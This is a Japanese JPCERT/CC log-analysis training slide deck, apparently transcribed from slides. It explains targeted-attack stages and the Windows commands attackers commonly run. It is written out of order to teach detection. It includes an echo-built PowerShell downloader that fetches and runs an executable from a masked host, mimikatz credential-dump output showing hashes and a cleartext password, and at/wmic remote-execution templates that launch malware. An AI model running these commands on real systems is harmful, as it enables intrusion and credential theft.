JPCERT CC®

Log Analysis Training

一般社団法人
JPCERT コーディネーションセンター

トレーニングのゴール

- 攻撃者のネットワーク侵入時にどのような痕跡がログに残るか理解し、発見できるようになる
- 侵入の痕跡を発見するためのログ取得設定のポイントを理解する

Copyright ©2020 JPCERT/CC All rights reserved.

トレーニングの概要（前半）

内容
◻ トレーニングの概要説明
◻ 標的型攻撃に関する説明 ✓ 侵入経路について ✓ 侵入後のネットワーク内部での攻撃　パターン
◻ 「インシデント調査のための攻撃ツール等の実行痕跡調査に関する報告書」の解説

Copyright ©2020 JPCERT/CC All rights reserved.

トレーニングの概要（後半）

内容
◻ ハンズオン ✓ ログ(イベントログ(PowerShell含む)、Proxyサーバ)からのマルウエア感染等の調査 ✓ Proxyログの調査 ✓ 侵入端末の調査 ✓ Active Directoryログの調査 ✓ 簡易ツールを用いたイベントログの調査
◻ まとめ

Copyright ©2020 JPCERT/CC All rights reserved.

目次

1 標的型攻撃概要

2 攻撃者の活動とツール

3 コマンドおよびツール実行の痕跡

4 ハンズオン

Copyright ©2020 JPCERT/CC All rights reserved.

1 標的型攻撃概要

2 攻撃者の活動とツール

3 コマンドおよびツール実行の痕跡

4 ハンズオン

Copyright ©2020 JPCERT/CC All rights reserved.

標的型攻撃（高度サイバー攻撃）とは何か？


■ **特定の組織を狙った情報窃取や、システム破壊を主な目的とする執拗な攻撃**

— 別名：標的型攻撃、APT

— 2015年より社会的に注目されるように

インシデント件数のカテゴリ別割合(2018年)

インシデント総数 15,349件



カテゴリ	割合
スキャン	38.69%
フィッシングサイト	32.58%
Web サイト改ざん	6.87%
マルウエアサイト	2.12%
標的型攻撃	0.17%
DoS	0.12%
制御システム関連	0.05%
その他	19.4%


数年前から継続的に、多数の組織において高度サイバー攻撃による被害が発生

26 組織 (2018年)

【出典】
JPCERT/CC インシデント報告対応四半期レポート
https://www.jpcert.or.jp/ir/report.html

Copyright ©2020 JPCERT/CC All rights reserved.

JPCERT/CCが対応した主な攻撃



※ はJPCERT/CCでインシデント対応支援の中で攻撃を確認した時期
※ はJPCERT/CCでインシデントとは紐づかない形で検体のみを確認した時期

Copyright ©2020 JPCERT/CC All rights reserved.

攻撃者の背景

- **彼らの目的は複雑**
  - 機密情報の窃取や、システムの破壊
  - 日本、海外問わず、様々な攻撃が発生
    - **日本年金機構 情報漏えい (2015/6)**
    - **CCleaner改ざん (2017/9)**

- 組織的に行動
  - 目的達成するまで長期にわたる (1年以上) 攻撃を継続することも

Copyright ©2020 JPCERT/CC All rights reserved.

1 標的型攻撃概要

2 攻撃者の活動とツール

3 コマンドおよびツール実行の痕跡

4 ハンズオン


Copyright ©2020 JPCERT/CC All rights reserved.

攻撃者の活動

侵入	• ネットワーク内部に侵入
初期調査	• 侵入した端末の情報を収集
探索活動	• 感染した端末に保存された情報や、ネットワーク内のリモート端末を探索
感染拡大	• 別のマルウエアへの感染 • 別の端末へのアクセス
情報送信	• 収集したデータの外部持ち出し
痕跡削除	• 使用したファイルおよびログの削除


Copyright ©2020 JPCERT/CC All rights reserved.

ネットワーク内部に侵入した攻撃者の活動



Copyright ©2020 JPCERT/CC All rights reserved.

攻撃者の活動：侵入




Copyright ©2020 JPCERT/CC All rights reserved.

標的型攻撃における侵入方法

攻撃手口	攻撃概要
標的型攻撃メール	標的組織の関係者などを装ってメールを送付し、添付するマルウエアの実行や攻撃者が用意したWebサイトへの誘導を試みる攻撃
水飲み場型攻撃	標的組織が普段アクセスを行うWebサイトへ侵入を行い、マルウエアへの感染などを試みる攻撃
サプライチェーン攻撃	標的組織が普段使用するソフトウエアのアップデート配信元へ侵入を行い、ソフトウエアのアップデート機能を悪用しマルウエアなどを送り込む攻撃
ドメインハイジャック	標的組織が使用するWebサイトのドメインを乗っ取り、攻撃者が用意したWebサイトへ誘導する攻撃


Copyright ©2020 JPCERT/CC All rights reserved.

標的型攻撃メール（サンプル）



Copyright ©2020 JPCERT/CC All rights reserved.

攻撃者の活動：初期調査



Copyright ©2020 JPCERT/CC All rights reserved.

初期調査

初期調査

- 感染した端末の情報を収集する

■ マルウエアの機能を利用して収集

■ Windowsコマンドを利用して収集

Copyright ©2020 JPCERT/CC All rights reserved.

攻撃者が利用するコマンドおよびツール

攻撃者が使うのは、攻撃ツール
（不正なツール）だけとは限らない

Windowsに標準で準備されている**コマンド**や、
正規のツールも使用

↓

コマンドや正規のツールはウイルス対策ソフトで検知されない

Copyright ©2020 JPCERT/CC All rights reserved.


初期調査に利用されるWindowsコマンド

順位	コマンド	実行数
1	tasklist	327
2	ver	182
3	ipconfig	145
4	net time	133
5	systeminfo	75
6	netstat	42
7	whoami	37
8	nbtstat	36
9	net start	35
10	set	29

※ 実行数は複数の攻撃グループが使用していた各C&Cサーバで入力したWindowsコマンドの集計結果

Copyright ©2020 JPCERT/CC All rights reserved.

攻撃者の活動：探索活動



Copyright ©2020 JPCERT/CC All rights reserved.

探索活動

探索活動

- 感染した端末に保存された情報を収集
- ネットワーク内のリモート端末を探索

- マルウエアの機能を利用して収集
- Windowsコマンドを利用して収集

Copyright ©2020 JPCERT/CC All rights reserved.

探索活動に利用されるWindowsコマンド

順位	コマンド	実行数
1	dir	4466
2	ping	2372
3	net view	590
4	type	543
5	net use	541
6	echo	496
7	net user	442
8	net group	172
9	net localgroup	85
10	dsquery	81

netコマンドの多用

Copyright ©2020 JPCERT/CC All rights reserved.

netコマンド

- net view
  — 接続可能なドメインのリソース一覧取得
- net user
  — ローカルおよびドメインのアカウント管理
- net localgroup
  — ローカルのグループに所属するユーザ一覧取得
- net group
  — 特定ドメインのグループに所属するユーザ一覧取得
- net use
  — リソースへのアクセス

Copyright ©2020 JPCERT/CC All rights reserved.

なぜ、echoコマンドを実行するのか?

echoコマンドを使ってスクリプトファイルを作成

```
> echo $p = New-Object System.Net.WebClient >xz.ps1
> echo $p.DownloadFile("http://xxxxxxxxxx.com/wp/0122.
dat","c:¥intel¥logs¥0122.exe") >>xz.ps1
> type xz.ps1
> powershell -ExecutionPolicy ByPass -File C:¥intel¥logs¥
xz.ps1
```


Copyright ©2020 JPCERT/CC All rights reserved.

その他のツール


クライアントOSに存在しない
マイクロソフトのツールを使用する

➡ 感染端末にダウンロードして使用

- dsquery
  - —Active Directoryに含まれるアカウントの検索
- csvde
  - —Active Directoryに含まれるアカウント情報取得

Copyright ©2020 JPCERT/CC All rights reserved.

攻撃者の活動：感染拡大



Copyright ©2020 JPCERT/CC All rights reserved.

感染拡大

感染拡大

- 感染した端末を別のマルウエアに感染
- 別の端末に侵入し、マルウエアに感染させる

- パスワード、ハッシュダンプツールを使用
- Windowsコマンドを利用して感染拡大

Copyright ©2020 JPCERT/CC All rights reserved.

感染拡大パターン

- 脆弱性の悪用
- Domain Adminsグループのアカウントの掌握
- 管理用アカウント（共通パスワード）の悪用

Copyright ©2020 JPCERT/CC All rights reserved.

脆弱性の悪用

**Windowsの脆弱性を利用して
他の端末へ侵入する**

端末にパッチを適用していない場合

- ドメインの管理者権限を悪用される
(**MS14-068**)
- 任意のコードの実行(**MS17-010 など**)

Copyright ©2020 JPCERT/CC All rights reserved.

Domain Adminsグループのアカウントの掌握

Domain Adminsグループに属しているアカウントのパスワードを入手し悪用

侵入した端末で使用しているアカウントが
Domain Adminsグループに属している場合

↓

そのアカウントを利用して、他のすべての端末にログイン可能

Copyright ©2020 JPCERT/CC All rights reserved.

管理用アカウント（共通パスワード）の悪用

パスワード（ハッシュ・チケット）
を入手する必要がある

攻撃者のパスワードの入手方法

↓

パスワードダンプツールを使用

Copyright ©2020 JPCERT/CC All rights reserved.

パスワード、ハッシュダンプツール

- mimikatz
- PWDump7
- PWDumpX
- Quarks PWDump
- WCE
- Gsecdump
- AceHash

➡ このようなツールが利用されることが多い

Copyright ©2020 JPCERT/CC All rights reserved.

パスワードダンプツール

パスワードやパスワードハッシュを
入手するツール

mimikatzが有名

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 781976 (00000000:000bee98)
Session           : RemoteInteractive from 4
User Name         : bob
Domain            : ACME
Logon Server      : WIN-N2F0GNE35FA
Logon Time        : 1/3/2016 5:57:50 PM
SID               : S-1-5-21-3449195921-3540121942-1466636899-1104
        msv :
         [00000003] Primary
         * Username : bob
         * Domain   : ACME
         * NTLM     : a264ad642e96fcaa09810d7a996752de
         * SHA1     : 7c880dc301ff07ba8f99fd0d70bbe8e87db6b5e5
         [00010000] CredentialKeys
         * NTLM     : a264ad642e96fcaa09810d7a996752de
         * SHA1     : 7c880dc301ff07ba8f99fd0d70bbe8e87db6b5e5
        tspkg :
        wdigest :
         * Username : bob
         * Domain   : ACME
         * Password : andyg1234;
        kerberos :
         * Username : bob
         * Domain   : ACME.LOCAL
         * Password : (null)
        ssp :
        credman :
```


Copyright ©2020 JPCERT/CC All rights reserved.

mimikatz

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurl

Authentication Id                    00:000bee98)
Session           : RemoteInteractive from 4
User Name         : bob
Domain            : ACME
Logon Server      : WIN-N2FOGNE35FA
Logon Time        : 1/3/2016 5:57:50 PM
SID               : S-1-5-21-3449195921-3540
        msv :
         [00000003] Primary
         * Username : bob
         * Domain   : ACME
         * NTLM     : a264ad642e96fcaa09810d7a996752de
         * SHA1     : 7c880dc301ff07ba8f99fd0d70bbe8e87db6b5e5
         [00010000] CredentialKeys
         * NTLM     : a264ad642e96fcaa09810d7a996752de
         * SHA1     : 7c880dc301ff07ba8f99fd0d70bbe8e87db6b5e5
        tspkg :
        wdigest :
         * Username : bob
         * Domain   : ACME
         * Password : andyg1234;
        kerberos :
         * Username : bob
         * Domain   : ACME.LOCAL
         * Password : (null)
        ssp :
        credman :
```

ユーザ名

パスワードハッシュ

クリアテキストパスワード

Copyright ©2020 JPCERT/CC All rights reserved.

不正ログインを行う攻撃手法


■端末のメモリには過去にログインした認証情報が残存していることがあり、これを取得する

攻撃手法	内容	どのように悪用するか
Pass-the-Hash	パスワードハッシュだけでログインできる仕組みを悪用して不正にログインする	パスワードを使いまわしている ＝同じパスワードハッシュであることを利用し、横断的に侵害する
Pass-the-Ticket	認証チケットを窃取し、それを悪用して不正にログインする ➡最近はこの手法が使われる	不正に作成した認証チケット（Golden Ticket, Silver Ticket）を作成して横断的侵害を行う

Copyright ©2020 JPCERT/CC All rights reserved.

Pass-the-Ticket

- ドメイン管理者権限を窃取すると、不正に認証チケットを作成することができる
  - TGT(Ticket Granting Ticket): Service Ticketを要求するチケット
  - Service Ticket : サービスにアクセスするために必要なチケット



※チケットが有効期限内であれば発生しない

Copyright ©2020 JPCERT/CC All rights reserved.

攻撃手法 Golden Ticket / Silver Ticket

Golden Ticket

- ドメイン管理者権限を窃取することで作成できる
- ドメイン管理者を含む任意のユーザになりすますことができる
- 有効期限が10年

Silver Ticket

- 各サーバの管理者権限を窃取することで作成できる
- サーバの管理者や利用者になりすまして任意のサービスにアクセスできる
- 有効期限が10年
- DCにアクセスせずに使用できる＝DCにログが残らない

いずれも、不正に作成された**正規の認証チケット**であるため、検知が難しい

Copyright ©2020 JPCERT/CC All rights reserved.

感染拡大に使用されるWindowsコマンド

順位	コマンド	実行数
1	at	445
2	move	399
3	schtasks	379
4	copy	299
5	ren	151
6	reg	119
7	wmic	40
8	powershell	29
9	md	16
10	runas	7

これらのコマンドを利用して他の端末に
別のマルウエアを感染させる

Copyright ©2020 JPCERT/CC All rights reserved.

Windowsコマンドを利用したリモート実行

atコマンド


```
at ¥¥[リモートホスト名 or IPアドレス] 12:00
cmd /c "C:¥windows¥temp¥mal.exe"
```

wmicコマンド

```
wmic /node:[IPアドレス] /user:”[ユーザ名]”
/password:”[パスワード]” process call create
“cmd /c c:¥Windows¥System32¥net.exe user”
```


Copyright ©2020 JPCERT/CC All rights reserved.

攻撃者の活動：情報送信



Copyright ©2020 JPCERT/CC All rights reserved.

情報送信

情報送信

- 収集したデータの外部持ち出し

- Windowsコマンドを利用してファイルの収集
- ファイルの圧縮
- 情報の外部送信

Copyright ©2020 JPCERT/CC All rights reserved.

情報送信

機密情報の収集

- dirコマンド
- typeコマンド

ファイルの圧縮

